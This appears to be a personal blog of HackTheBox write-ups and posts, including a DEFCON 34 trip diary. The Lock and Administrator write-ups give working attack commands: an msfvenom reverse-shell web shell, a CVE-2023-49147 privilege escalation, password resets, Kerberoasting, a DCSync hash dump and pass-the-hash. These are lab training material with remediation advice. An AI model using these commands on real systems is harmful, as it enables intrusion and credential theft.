kami@kali:~$ journalctl
-
Lesson writeup
Lesson writeup
Challenge name: Lesson
Difficulty: Very Easy
Challenge Scenario: It’s time to learn some basic things about binaries and basic c. Answer some questions to get the flag.
Link: https://app.hackthebox.com/challenges/Lesson?tab=play_challenge
Machine IP: 154.57.164.82:31300
Downloaded the zip as the site looks a bit like junk.
Read the main.c file.

It looks like if I just input admin, I would be able to successfully log in. This is the return on my own machine.

Looks like I actually need to connect to the IP and it provides questions.
nc 154.57.164.82 31300

Question 0x1: 64-bit.
File main

Question number 0x2: NX
gdb ./main
Checksec

This is actually just a lesson and not a challenge.
Question number 0x3: admin
What we saw earlier.
Question number 0x4: 0x20
Seen in the previous code.
Question number 0x5: under_construction
Never actually used, seen in previous code.
Question number 0x6: scanf
Question number 0x7: 40
Just run the code and see when it errors out.

Question number 0x8: 0x4011d6

Then we get the flag.

GG
-
Redminers writeup
Redminers writeup
Challenge name: Redminers
Difficulty: Very Easy
Challenge Scenario: In the race for Vitalium on Mars, the villainous Board of Arodor resorted to desperate measures, needing funds for their mining attempts. They devised a botnet specifically crafted to mine cryptocurrency covertly. We stumbled upon a sample of Arodor’s miner’s installer on our server. Recognizing the gravity of the situation, we launched a thorough investigation. With you as its leader, you need to unravel the inner workings of the installation mechanism. The discovery served as a turning point, revealing the extent of Arodor’s desperation. However, the battle for Vitalium continued, urging us to remain vigilant and adapt our cyber defenses to counter future threats.
Link: https://app.hackthebox.com/challenges/Red%2520Miners?tab=play_challenge
Machine IP: NA
Downloaded the zip and unzipped it. Right away I saw a bunch of base64.

I decoded this and its a part of the flag.

Part 2 of flag


Part 3 of flag


Part 2 I think is this


Put it altogether and submitted the flag and it worked. I didn’t even have to read the code exactly. From reading the code though it looks like it looks for a certain username, root7654, specific host name and basically runs a ‘miner’ but kills other services that may affect it.

GG
-
Lock writeup
Lock writeup
Box name: Lock
Difficulty: Easy
OS: Windows
Overview: Lock is an easy-difficulty Windows machine that involves enumerating a Gitea repository to find a Personal Access Token. This token is then used to deploy an ASPX web shell on the server, which provides an initial foothold. A password is then decrypted from an mRemoteNG configuration file, providing access to a new user account. Finally, a local privilege escalation vulnerability in the PDF24 application is exploited to obtain a shell with SYSTEM privileges.
Link: https://app.hackthebox.com/machines/Lock?tab=play_machine
Machine IP: 10.129.234.64
Ran rustscan against the machine.
rustscan -a 10.129.234.64 –ulimit 5000 -b 500 — -A -Pn


Navigated to the site on port 80 and 3000. Port 3000 is a Gitea instance. Searchsploit show some possible but not exact exploits, I’ll keep that on my mind.
searchsploit Gitea

Ran feroxbuster on the main site.
feroxbuster -u http://10.129.234.64 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400,503,403
No robots.txt. Site is made by Bootstrap.

Nothing interesting in source. Feroxbuster found /CHANGELOG.txt but it doesn’t look important.

Checked out Gitea further and we see some dev-scripts from a user ellen.freeman.

Read the the code.

It looks like its looking for a token to hit the API. Poked around and under the commits there are actually 2 of them.

Clicked on the committed and the ‘Add repos.py’ commit had a hard coded token.

We can take this token and save is as a local variable.
export GITEA_ACCESS_TOKEN=43ce39bb0bd6bc489284f2905f033ca467a6362f
Copy the code and run it.
python3 repos.py http://10.129.234.64:3000

I was able to clone the /website files.
git clone http://43ce39bb0bd6bc489284f2905f033ca467a6362f@10.129.234.64:3000/ellen.freeman/website.git

When reading the the files I have already seen changelog.txt. Read readme.md and it says changes will be deployed.

This is a Microsoft IIS server so I wonder if I can upload a .aspx rev shell. Created a msfvenom payload.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.27 LPORT=1337 -f aspx > reverse.aspx

Set up a multi/handler with msfconsole. Pushed it with git.
git config –global user.name “ellen.freeman”
git config –global user.email “ellen.freeman”
git commit -m “revshell”
git push

Triggered it by navigated to http://10.129.234.64/reverse.aspx and we get a shell.

While navigating through directories I noticed another user gale.dekarios.

There’s no flag in ellen’s files so we will likely need to get gale first. In documents of ellen though I noticed a config.xml which is for mRemoteNG and upon reading that it looks like we potentially have Gale’s credentials.

I have used this tool in the past https://github.com/haseebT/mRemoteNG-Decrypt to decrypt the file. I was not able to get that to work on this config.xml for some reason. I was wondering if I wasn’t doing this properly so I peeked at the write. This has a specific script https://raw.githubusercontent.com/gquere/mRemoteNG_password_decrypt/refs/heads/master/mremoteng_decrypt.py which I was able to use successfully. After further looking at the script https://github.com/haseebT/mRemoteNG-Decrypt tried decoding the full XML file.
python3 mremoteng_decrypt.py website/config.xml

Gale.Dekarios:ty8wnW9qCKDosXo6
Since RDP is open I was able to xfreerdp into the machine as Gale.
xfreerdp3 /v:10.129.234.64 /u:Gale.Dekarios /p:ty8wnW9qCKDosXo6

User.txt was on Gale’s desktop and also some applications PDF24 Launcher and PDF24 Toolbox that I have not seen before. Upon doing research I found it could be vulnerable to CVE-2023-49147 https://nvd.nist.gov/vuln/detail/CVE-2023-49147. Also found that site linking to this https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-msi-installer-in-pdf24-creator-geek-software-gmbh/. It says vulnerable version is 11.15.1 which ours is.

It looks like its actually the MSI installer that is vulnerable to privilege escalation. Upon poking around I was able to find the installer at C:\_install.

Essentially during the repair process it opens a cmd as SYSTEM and closes but we can use this tool to set an oplock on the file so it stays open https://github.com/googleprojectzero/symboliclink-testing-tools. Downloaded the tool to the victim machine.
Ran the SetOPLock then msiexec
SetOpLock.exe “C:\Program Files\PDF24\faxPrnInst.log” r
msiexec.exe /fa C:\_install\pdf24-creator-11.15.1-x64.msi
And we get the SYSTEM cmd.

Followed the remaining steps to get a interactive SYSTEM shell.
- right click on the top bar of the cmd window
- click on properties
- under options click on the “Legacyconsolemode” link
- open the link with a browser other than internet explorer or edge (both don’t open as SYSTEM when on Win11)
- in the opened browser window press the key combination CTRL+o
- type cmd.exe in the top bar and press Enter
And we get a system shell (remember to use firefox not edge).

Got root.txt.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 80 (HTTP), 443 (HTTPS), 3000 (Gitea), and 3389 (RDP). Browsed to port 80 and found a Bootstrap-built site. Port 3000 was a Gitea instance with a public repository from user ellen.freeman. Ran feroxbuster on the main site and found /CHANGELOG.txt with no sensitive content.
rustscan -a 10.129.234.64 –ulimit 5000 -b 500 — -A -Pn feroxbuster -u http://10.129.234.64 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – Gitea personal access token discovery Explored the Gitea repository dev-scripts from ellen.freeman. Reviewed the commit history and found a hardcoded personal access token in the Add repos.py commit. Used the token to authenticate to the Gitea API and cloned the website repository. The README confirmed that changes pushed to the repo were automatically deployed to the web server.
Token recovered: 43ce39bb0bd6bc489284f2905f033ca467a6362f
git clone http://43ce39bb0bd6bc489284f2905f033ca467a6362f@10.129.234.64:3000/ellen.freeman/website.git
3 – Initial Access – ASPX webshell via Git push Confirmed the web server was running IIS. Generated a Meterpreter ASPX reverse shell, committed it to the cloned website repository, and pushed it using the stolen token. Browsed to the deployed shell URL and caught a Meterpreter session as the IIS AppPool user. Found a second user gale.dekarios on the machine.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.27 LPORT=1337 -f aspx > reverse.aspx git push
4 – mRemoteNG credential decryption and lateral movement Found a config.xml mRemoteNG configuration file in ellen’s Documents directory containing an encrypted password for gale.dekarios. Used a public mRemoteNG decryption script to recover the plaintext. RDP’d in as gale and retrieved user.txt.
python3 mremoteng_decrypt.py website/config.xml
Credentials recovered: Gale.Dekarios:ty8wnW9qCKDosXo6
5 – Privilege Escalation – PDF24 MSI repair oplock – CVE-2023-49147 Found PDF24 Creator 11.15.1 installed and an MSI installer in C:_install. Researched the version and found CVE-2023-49147, a local privilege escalation via the MSI repair process which opens a SYSTEM cmd window. Used SetOpLock to place an opportunistic lock on faxPrnInst.log to pause the repair at the right moment. Triggered msiexec repair and intercepted the SYSTEM cmd. Used the legacy console mode browser trick to spawn an interactive SYSTEM shell via Firefox. Retrieved root.txt.
SetOpLock.exe “C:\Program Files\PDF24\faxPrnInst.log” r msiexec.exe /fa C:\_install\pdf24-creator-11.15.1-x64.msi
Key Takeaways
- Personal access token hardcoded in a Git commit – A Gitea personal access token was committed to a public repository and remained in the commit history after the code was updated. Tokens and secrets must never be committed to any repository. Implement pre-commit hooks and secrets scanning tools to prevent credential commits and audit all repository history for historical secret exposure.
- Automatic deployment from a Git repository enabling webshell delivery – Changes pushed to the website repository were automatically deployed to the IIS web root, allowing any user with push access to deploy arbitrary ASPX files. Deployment pipelines must validate file types and content before deploying to production and must never deploy executable script files without explicit authorization.
- mRemoteNG encrypted credentials recoverable with default master password – The gale.dekarios credentials were stored in a config.xml file encrypted with mRemoteNG’s default static key, which is reversible with public tools. mRemoteNG configuration files must be encrypted with a strong custom master password and must not be stored in locations accessible to other users or service accounts.
- PDF24 MSI repair spawning SYSTEM cmd – CVE-2023-49147 (CVSS 7.8 High) – PDF24 Creator 11.15.1 was vulnerable to a local privilege escalation via the MSI repair process. An unprivileged user with access to the installer could pause the repair at a SYSTEM context window and escape to an interactive shell. Third-party applications with MSI installers must be kept patched and MSI repair functionality must be restricted to administrators only.
- MSI installer accessible to standard users in C:_install – The PDF24 MSI installer was stored in a world-accessible directory enabling any user to trigger the repair process. Installer files must be stored in locations accessible only to administrators and must be removed after deployment.
Remediation
[Immediate] Revoke the exposed Gitea access token and rotate it Revoke the token 43ce39bb0bd6bc489284f2905f033ca467a6362f immediately and generate a new token with the minimum required permissions. Audit all Gitea repository commit histories for additional exposed secrets and remove any findings. Implement repository secret scanning and pre-commit hooks across all Gitea repositories.
[Immediate] Patch PDF24 Creator to remediate CVE-2023-49147 (CVSS 7.8 High) Update PDF24 Creator to the latest patched version immediately. If patching is not immediately possible, remove the installer from C:_install and restrict access to the PDF24 application directory to administrators only. Audit all third-party applications for similar MSI repair vulnerabilities.
[Immediate] Rotate the Gale.Dekarios credentials and restrict mRemoteNG config access Rotate the gale.dekarios password immediately. Set restrictive permissions on the config.xml file so it is readable only by the owning user. Configure mRemoteNG to use a strong custom master password and audit all systems for mRemoteNG configuration files accessible to non-owning users.
[Immediate] Remove deployed webshells and restrict the deployment pipeline Audit the IIS web root for any unauthorized files including reverse.aspx and remove them immediately. Implement file type validation in the deployment pipeline rejecting ASPX and all other executable script types. Require code review and explicit authorization before any file is deployed to the web root.
[Short-term] Implement secrets scanning across all Git repositories Deploy a secrets scanning solution such as truffleHog or gitleaks to scan all existing repository history for exposed tokens, passwords, and API keys. Integrate scanning into the CI/CD pipeline to prevent future commits containing credential material. Enforce short token lifetimes and regular rotation for all personal access tokens.
[Long-term] Implement a secure deployment and application lifecycle baseline Define a hardening standard for all deployment pipelines covering file type restrictions, authorization requirements, and post-deployment integrity checks. Include third-party application patch management, MSI installer access controls, and credential file permissions in regular security audits and penetration tests.
-
Administrator writeup
Administrator writeup
Box name: Administrator
Difficulty: Medium
OS: Windows
Overview: Administrator is a medium-difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. To gain access to the michael account, ACLs (Access Control Lists) over privileged objects are enumerated, leading us to discover that the user olivia has GenericAll permissions over michael, allowing us to reset his password. With access as michael, it is revealed that he can force a password change on the user benjamin, whose password is reset. This grants access to FTP where a backup.psafe3 file is discovered, cracked, and reveals credentials for several users. These credentials are sprayed across the domain, revealing valid credentials for the user emily. Further enumeration shows that emily has GenericWrite permissions over the user ethan, allowing us to perform a targeted Kerberoasting attack. The recovered hash is cracked and reveals valid credentials for ethan, who is found to have DCSync rights ultimately allowing retrieval of the Administrator account hash and full domain compromise.
Link: https://app.hackthebox.com/machines/Administrator?tab=play_machine
Machine IP: 10.129.50.211
As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Username: Olivia Password: ichliebedich
Ran rustscan against the machine.
rustscan -a 10.129.50.211 –ulimit 5000 -b 500 — -A -Pn


Looks like a machine on a domain. Added administrator.htb to /etc/hosts. Tried FTP’ing with the given credentials but they did not work. Tried ldap search but got no results. Checked shares and users with netexec and we do get some users back. No directly interesting shares.
nxc smb 10.129.50.211 -u “Olivia” -p “ichliebedich” –shares
nxc smb 10.129.50.211 -u “Olivia” -p “ichliebedich” –users

I checked Documents, Downloads and Desktop of Olivia with evil-winrm but haven’t found anything. Tried kerberoasting and asreproasting but got no results. Checked token. Spray users as password. Also sprayed our current credentials we have. Tried a bunch of other things. Finally I found something interesting with BloodyAD.
bloodyAD –host dc.administrator.htb -d administrator.htb -u Olivia -p ‘ichliebedich’ –dc-ip 10.129.50.211 get writable

We have access to write on Michaels account. Let’s try resetting his password.
bloodyAD –host dc.administrator.htb -d administrator.htb -u Olivia -p ‘ichliebedich’ –dc-ip 10.129.50.211 set password “CN=Michael Williams,CN=Users,DC=administrator,DC=htb” “Password123$”

It looks like that worked. Confirmed it but also no interesting shares from this account.
nxc smb 10.129.50.211 -u michael -p “Password123$” –shares

With Michaels account we can also change benjamin’s password.
bloodyAD –host dc.administrator.htb -d administrator.htb -u michael -p ‘Password123$’ –dc-ip 10.129.50.211 set password “CN=Benjamin Brown,CN=Users,DC=administrator,DC=htb” “Password123$”

After more of trying things eventually I found that benjamin has access to ftp and there is a file in there Backup.psafe3.
ftp 10.129.50.211

This file is password protected. I was able to find that John the ripper has a built in tool to crack psafe files.
pwsafe2john Backup.psafe3 > safe.hash
john –wordlist=/usr/share/wordlists/rockyou.txt safe.hash

Opened this file with pwsafe and put password.
pwsafe Backup.psafe3
It provided me with 3 passwords.

I sprayed the credentials and the credentials worked on emily’s account. emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
nxc smb 10.129.50.211 -u users.txt -p pass.txt –continue-on-success

I ended up getting stuck here after a while and peeked at the writeup. I did try kerberoasting but it failed but apparently there is a targeted kerberoast tool. Additionally I will need to get used to Bloodhound for better visualization.
python3 targetedKerberoast.py –dc-ip 10.129.50.211 -d administrator.htb -u emily -p ‘UXLCI5iETUsIBoFVTj8yQFKoHjXmb’ -U ethan.txt

If we fix the clock and rerun it we get ethan’s hash.
sudo ntpdate 10.129.50.211
python3 targetedKerberoast.py –dc-ip 10.129.50.211 -d administrator.htb -u emily -p ‘UXLCI5iETUsIBoFVTj8yQFKoHjXmb’ -U ethan.txt

I was able to crack the hash with hashcat.
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt –force

With ethan’s account we are able to secretsdump.
secretsdump.py -just-dc adminsitrator.htb/ethan@10.129.50.211

And we are able to successfully pass the hash with the Administrator account and evil-winrm and grab both flags.
evil-winrm -i 10.129.50.211 -u Administrator -H ‘3dc553ce4b9fd20bd016e098d2d2fd2e’


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine. Added administrator.htb to /etc/hosts. Tried the provided Olivia credentials against FTP and LDAP with no success. Enumerated SMB shares and domain users with netexec. Tried Kerberoasting, ASREPRoasting, and credential spraying with no results. Used BloodyAD to enumerate writable ACL objects and found Olivia had GenericAll over Michael’s account.
rustscan -a 10.129.50.211 –ulimit 5000 -b 500 — -A -Pn nxc smb 10.129.50.211 -u “Olivia” -p “ichliebedich” –users bloodyAD –host dc.administrator.htb -d administrator.htb -u Olivia -p ‘ichliebedich’ –dc-ip 10.129.50.211 get writable
2 – ACL abuse chain – Olivia to Michael to Benjamin Used Olivia’s GenericAll privilege to reset Michael’s password. Authenticated as Michael and found he could force a password change on Benjamin. Reset Benjamin’s password to gain access to his account.
bloodyAD … set password “CN=Michael Williams,CN=Users,DC=administrator,DC=htb” “Password123$” bloodyAD … set password “CN=Benjamin Brown,CN=Users,DC=administrator,DC=htb” “Password123$”
3 – FTP access and Password Safe database cracking Found Benjamin had FTP access and a Backup.psafe3 file in the FTP share. Used pwsafe2john to extract the hash and cracked it with John the Ripper using rockyou. Opened the database with pwsafe and recovered credentials for three accounts.
pwsafe2john Backup.psafe3 > safe.hash john –wordlist=/usr/share/wordlists/rockyou.txt safe.hash
4 – Credential spray and Emily’s account Sprayed all recovered passwords across all enumerated users. Emily’s credentials authenticated successfully.
Credentials recovered: emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
5 – Targeted Kerberoasting via GenericWrite on Ethan Found Emily had GenericWrite over Ethan, enabling a targeted Kerberoast attack by setting an SPN on his account. Synced the system clock and ran targetedKerberoast to request and capture Ethan’s TGS hash. Cracked it with Hashcat using rockyou.
sudo ntpdate 10.129.50.211 python3 targetedKerberoast.py –dc-ip 10.129.50.211 -d administrator.htb -u emily -p ‘UXLCI5iETUsIBoFVTj8yQFKoHjXmb’ -U ethan.txt hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt –force
6 – DCSync and domain compromise Confirmed Ethan had DCSync rights. Used secretsdump to dump all domain hashes. Passed the Administrator NTLM hash via evil-winrm to authenticate and retrieved both flags.
secretsdump.py -just-dc administrator.htb/ethan@10.129.50.211 evil-winrm -i 10.129.50.211 -u Administrator -H ‘3dc553ce4b9fd20bd016e098d2d2fd2e’
Key Takeaways
- GenericAll and GenericWrite ACL misconfigurations enabling account takeover chain – A chain of excessive AD ACL permissions allowed forced password resets across multiple accounts culminating in targeted Kerberoasting and DCSync. AD ACLs must be audited regularly using BloodHound and excessive permissions including GenericAll and GenericWrite on user objects must be removed immediately.
- Credentials stored in a Password Safe database on an FTP share – Domain user credentials were stored in a psafe3 database accessible via FTP, which was crackable offline with rockyou. Credential stores must never be placed on network shares and must use a master password that resists offline cracking. Rotate all credentials recovered from the database immediately.
- Targeted Kerberoasting enabled by GenericWrite – Emily’s GenericWrite over Ethan allowed setting an SPN and Kerberoasting his account without any prior SPN registration. GenericWrite on user objects must be treated as equivalent to a targeted Kerberoast capability and must be restricted to accounts with an explicit operational requirement.
- Crackable Kerberos service ticket hash – Ethan’s TGS hash was cracked with rockyou. Any account subject to Kerberoasting must use a password of at least 25 randomly generated characters to make offline cracking computationally infeasible.
- DCSync rights on a standard user account enabling full domain compromise – Ethan held DS-Replication-Get-Changes-All rights, allowing a full domain hash dump from a single compromised user account. DCSync rights must be held only by domain controllers and must be audited and removed from all other accounts immediately.
Remediation
[Immediate] Audit and remove excessive AD ACL permissions Run BloodHound and audit all GenericAll, GenericWrite, WriteDACL, and ForceChangePassword ACEs across all domain objects. Remove Olivia’s GenericAll over Michael, Michael’s ability to reset Benjamin’s password, and Emily’s GenericWrite over Ethan. Establish a recurring ACL audit process and alert on any new high-risk ACE assignments.
[Immediate] Remove DCSync rights from Ethan and rotate all recovered hashes Remove DS-Replication-Get-Changes and DS-Replication-Get-Changes-All from Ethan’s account immediately. Initiate a domain-wide password reset for all accounts whose hashes were recovered via DCSync. Rotate the Administrator password to a randomly generated string managed through a PAM solution.
[Immediate] Remove the Backup.psafe3 file and rotate all recovered credentials Delete the password database from the FTP share immediately and rotate all three credentials recovered from it. Audit all FTP shares for sensitive files and remove any credential stores, configuration files, or backup data.
[Immediate] Restrict FTP access and require strong authentication Restrict FTP to only the accounts and IP addresses with an explicit operational requirement. Require authentication for all FTP connections and consider replacing FTP with SFTP. Audit all FTP directories for sensitive content.
[Short-term] Enforce strong passwords on all Kerberoastable accounts Audit all accounts with SPNs or that can be targeted via GenericWrite-based Kerberoasting. Enforce passwords of at least 25 randomly generated characters and deploy Group Managed Service Accounts for all service accounts to automate rotation and eliminate crackable hashes.
[Long-term] Deploy BloodHound continuously and implement tiered AD administration Run BloodHound on a regular cadence to detect new ACL misconfigurations and attack paths. Adopt a tiered AD model to prevent standard user accounts from holding rights over other users or domain controllers. Implement SIEM detection rules for DCSync activity, forced password resets, and SPN modification events. Include ACL enumeration and targeted Kerberoasting in the regular penetration testing scope.
- GenericAll and GenericWrite ACL misconfigurations enabling account takeover chain – A chain of excessive AD ACL permissions allowed forced password resets across multiple accounts culminating in targeted Kerberoasting and DCSync. AD ACLs must be audited regularly using BloodHound and excessive permissions including GenericAll and GenericWrite on user objects must be removed immediately.
-
Thoughts of AI usage
I see this reoccurring discussion very often of people absolutely despising AI usage in CTFs or any competitive penetration testing or programming. This post isn’t to necessarily defend AI, nor dismissing other the detrimental outcomes that result from AI usage. Im relatively new to offensive security but here are my current thoughts:
Though I don’t quite use AI like the top competitors- Reality is in the current world, businesses do not care if you use AI as long as their goal for a penetration testing or software development is cleanly and safely hitting it’s goal. It’s essentially a view of better automation for leverage instead of a ‘Claude do this make no mistake’. As someone in tech, I love automation.
Now I haven’t necessarily experienced this myself as I’m on the younger side but I like to think of this day of age akin to when the browser was popularized to the normal person. It was a completely new concept to the individual who was familiar with learning strictly from books. I’m sure there were philosophical discussions if receiving knowledge from a browser search was efficient or damaging. In the era of browsers that is why we were asked to cite sources that were backed by academic resources. I believe unfortunately, if we don’t adapt and use it we fall behind. This is just a hard to grasp evolution of the field and world.
AI is unmistakably the future whether we collectively hate it or not. As I grow further in offensive security, my goal is to accomplish tasks manually, so I know what is actually happening, but also to be able to accomplish that given task more rapidly and proficiently with using autonomous AI agents.
Back to CTF and competitive use, what I’d like to see is separation of AI and manual competition. I think it would be very hard to deploy though as we do most of this remotely and that’d require some clever and intrusive monitoring software. I would love to see it for in-person CTFs and fascinatingly I did see it at DEFCON in the Pack Hacking Village CTF.
-
DEFCON 34
DEFCON 34: My First Con Experience
August 2026

Wednesday
I left Philly around 6 AM for the airport and immediately made my first mistake. I forgot my phone charger and had to grab one at “Gadget Express” in the airport. Initially I did not pay attention to the price until later, and apparently it was $120. Don’t shop there and make sure to remember to bring chargers.
The flight wasn’t bad. I spent most of it reading Thus Spake Zarathustra by Nietzsche.
“Too far did I fly into the future; a horror seized upon me.”
It felt relevant to AI discussions, though the book put me to sleep faster than I wanted to as this was my third time reading it. I should chose a better engaging book for the ride.
Las Vegas hit different. The moment you exit the plane, slot machines surround you. It’s surreal but on par. But the real shock was the heat. Nevada was in the middle of a heatwave, and every day was over 110°F. The air felt exactly like that SpongeBob episode where he suffocates without water.

I took a taxi from the airport as I recall seeing that recommended but I didn’t check the price beforehand and got charged $60 when it should’ve been ~$30 according to my friends. I didn’t have check-in until 4 PM, so I met up with a HackTheBox friend at OmegaMart/Area 15. This trippy psychedelic interactive museum felt like Adult Swim sponsored it and it was quite cool. Fun place though, but we were forced to leave early due to hacker curiosity (if you know, you know).
After checking into Harrahs, I grabbed some groceries from CVS, watched The Hangover, and tried to sleep early. Jet lag was rough since I’m already a terrible sleeper.
Thursday
I woke up early and grabbed my badge. Here’s the thing about Thursday: nothing actually happens. It’s just badge pickup day. They give you a handbook with surface-level info, and that’s it. I was reading it in the hallway when a friend coincidentally was sitting next to me. We didn’t realize until we were sitting near each other until he hit me up over Signal. I’d met him at a rave a year ago, my first hacker IRL friend. He’s more experienced with DEFCON, so we talked history, fake badges, deauth techniques, that sort of thing.

We hit up In-N-Out for lunch but it’s unimpressive, it tastes like a Wendy’s burger with a cult following.
The Toxic BBQ was happening, but it was way too hot outside. Instead, I decided to gamble and live out the Las Vegas tourist fantasy.
Blackjack basics I learned:
- Always hit on 11 or under
- 12-17: hit if dealer shows high card
- Never hit on 17
- Bet up after losses to recover, then normalize
Roulette: No logic, pure luck. I somehow hit 35x on $5 chips (everyone else was using $1. Didn’t realize I was being stupidly aggressive).
I made $322 though by god’s will, then got bored and walked to The LINQ where I saw hackers at Circle Bar. Ended up talking to DC710 and DC702 folks, grabbed some stickers and coins. Later that night, I got an invite to the DC562 party. A legit gathering with EDM, a CTF with terminals, and full bar/kitchen setup.
There I even met the guy with the Flock camera badge (https://x.com/Mammoth/status/2085118715276796081). Fuck mass surveillance. Connected with a ton of people, grabbed N64 controllers and stickers, played mousetrap Jenga (my fingers still hurt). Great crowd, and I headed back early since my body was still on EDT time.
Friday
The real DEFCON experience started today. A friend with a rental drove us (parking was $40, terrible value). We entered on the north side and found our Philly clique. A mutual friend was giving a talk about DC862 (New Jersey DEFCON chapter).
The talk areas used silent headphones. Genius design, but weird to see a lecture hall completely silent until applause.
I broke off solo to explore. Physical Security Village was the coolest part of the day. Everything about it was hands-on and educational. I also hit up:
- Hack5 booth (bought a few tools I haven’t previously owned)
- Lockpicking vendors (upgraded my worn Amazon set)
- Embedded Systems Village (sat down and did actual firmware walkthroughs)
- Packet Hacking Village (aesthetic was perfect, underground basement rave LAN party vibes)
I skipped the live vishing demo (line was insane) and spent most of the day aimlessly walking, which I wouldn’t recommend in hindsight. Pro tip: Read up on villages beforehand and use HackerTracker to schedule your day.
I felt simultaneously underwhelmed and overwhelmed. Everyone seemed brilliant, and I felt like a larper. Eventually made it to the Wall of Sheep (worth seeing in person), then headed back to the hotel to do TCM Security’s CTF. Finished in an hour and placed 33rd (out of 32+ who started Thursday/early Friday).

Saturday
With better bearings, I actually tried to do things:
- Battle of Bots at Social Engineering Village
- Radio Frequency talk (ironic considering the wireless headsets were being jammed by the whole place)
- Hardware Hacking Village: PIN challenge walkthrough with timing-based deduction
- Malware Development for Ethical Hackers workshop (cocomelonc’s BSides workshop at https://github.com/cocomelonc/bsprishtina-2024-maldev-workshop)
- QueerCon/CheeseCon (met some online HackTheBox friends, got cheese)
- Cold Calls vishing line was too long to wait again
Weird realization: even with “lots” to do, time flies. Most of it’s spent walking or waiting in lines. The con feels absurdly shorter than it actually is.
Finished the day with the Lonely Hacker CTF in my hotel room but didn’t make enough progress to compete seriously.
Sunday
Not much happens on Sunday either. I caught the social engineering village live calls pre qual finally though, they were pretty funny and impressive. The Social engineering village lost internet during the event and used a Tesla Starlink to stay connected.
Watched “What is it Really Like to Be a Red Teamer?” talk at the Noob Community. Then also watched the Red team village talk Hacking the Human-in-the-Loop which was actually interesting, I recommend watching that. The speaker was someone I’d met at a bar earlier. Heading back to my hotel felt right. There was an after-party, but I didn’t want to be hungover on Monday’s flight so that I skipped as well
Monday
Day of travel, 2 hours delay and got home in bed roughly at 11pm. I sure do hate traveling.
Conclusion
I’m not entirely sure if I’d go back to be honest, unless it was fully paid off. I expected it to be on the level of magical as Disneyland as a child. I don’t regret going entirely. but I don’t necessarily think I needed it. At the same time i think my expectations may have been too high. In a nutshell I’d say- Don’t go u less u have friends/peers online that you want to meet, available money or competing at a top level official CTF- it won’t be worth it. Additionally, I feel like more of a skid after, not less.
Practical Tips:
- Everything is absurdly expensive everywhere, Las Vegas is a tourist trap
- Stay hydrated constantly
- Prepare for the heat (110°F+ this year)
- Expect for a lot of walking
- Use HackerTracker to plan your day
- Budget around $4k total for the trip
Oh and DEFCON is cancelled next year.
-
Job Writeup
Job writeup
Box name: Job
Difficulty: Medium
OS: Windows
Overview: Job is a Medium difficulty Windows box. It runs an SMTP server and its website accepts LibreOffice-compatible documents, providing a vector to deliver a document with embedded macros that leads to remote code execution as user jack.black. jack.black is a member of the DEVELOPERS group, which has write access to C:\inetpub\wwwroot (the IIS web root), allowing files to be placed in the webroot and achieve code execution as the IIS AppPool service account. The IIS AppPool account has the SeImpersonate privilege, creating conditions that allow token-impersonation techniques to be used to escalate privileges to Administrator.
Link: https://app.hackthebox.com/machines/Job?tab=machine_info&sort_by=created_at&sort_type=desc
Machine IP: 10.129.234.73
Ran rustscan against the machine.
rustscan -a 10.129.234.73 –ulimit 5000 -b 500 — -A -Pn


